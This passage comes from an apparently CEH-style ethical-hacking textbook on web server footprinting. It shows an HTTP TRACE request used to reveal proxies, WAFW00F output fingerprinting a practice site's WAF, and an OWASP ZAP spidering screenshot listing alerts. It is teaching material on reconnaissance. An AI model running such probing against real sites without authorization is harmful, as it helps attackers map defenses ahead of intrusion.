
While footprinting the web infrastructure, attackers must discover the web application firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

  Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is hidden behind a proxy, using footprinting techniques, the attempt would provide its proxy IP address and not its legitimate address.

  Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, attackers can use the `trace` command.

  The **`trace`** command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present behind a proxy server and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.



```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 23 Apr 2022 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Figure 14.49: Result of TRACE command

- **Detecting Web Application Firewalls**

  Web application firewalls (WAFs) are security devices deployed between the client and the server. These devices are like IPS that provide security for web applications against a wide range of attacks. They monitor web server traffic and block malicious traffic, thus safeguarding web applications from attacks.

  Attackers use different techniques to detect web application firewalls in the web infrastructure. One of these techniques involves examining the cookies because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

  Another method for detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests; thus, the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web application firewall.


  Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.

  - **WAFW00F**

    Source: *https://github.com*

    WAFW00F allows one to identify and fingerprint WAFs protecting a website. It detects a WAF at any domain by looking for the following:

    - Cookies
    - Server cloaking
    - Response codes
    - Drop action
    - Pre-built-in rules



```
┌─[root@parrot]─[/home/attacker]
└──╼ #wafw00f certifiedhacker.com

                 ______
                /      \
               (  Woof! )
                \  ____/                      )
                ,,                           ) (_
            .-. -    _______                ( |__|
           ()``; |==|_______)               .)|__|
           / ('        /|\                  (  |__|
       (  /  )        / | \                  . |__|
        \(_)_))      /  |  \                   |__|

                    ~ WAFW00F : v2.1.0 ~
    The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://certifiedhacker.com
[+] The site https://certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
[~] Number of requests: 2
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 14.50: Screenshot of WAFW00F

You can also use the tools listed below to detect WAFs in the target web infrastructure:

- SHIELDFY Web Application Firewall Detector (*https://shieldfy.io*)
- WhatWaf (*https://github.com*)
- Nmap (*https://nmap.org*)

Hidden Content Discovery

Hidden content and functionality not reachable from the main visible content can be discovered to exploit user privileges within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

The following methods are employed for discovering the hidden content:


- **Web Spidering/Crawling**

  Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

  - **OWASP Zed Attack Proxy**

    Source: *https://www.zaproxy.org*

    OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.



OWASP ZAP - OWASP ZAP 2.11.0 (as superuser)
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
<
History
Search
Alerts
Output
Spider
Active Scan
Select...

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Use traditional spider: ☑

Alerts (8)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Server Leaks Information via "X-Powered-By" H
- X-AspNet-Version Response Header (3)
- X-Content-Type-Options Header Missing (16)
- Information Disclosure - Suspicious Comments

Full details of any selected alert will be displayed here.

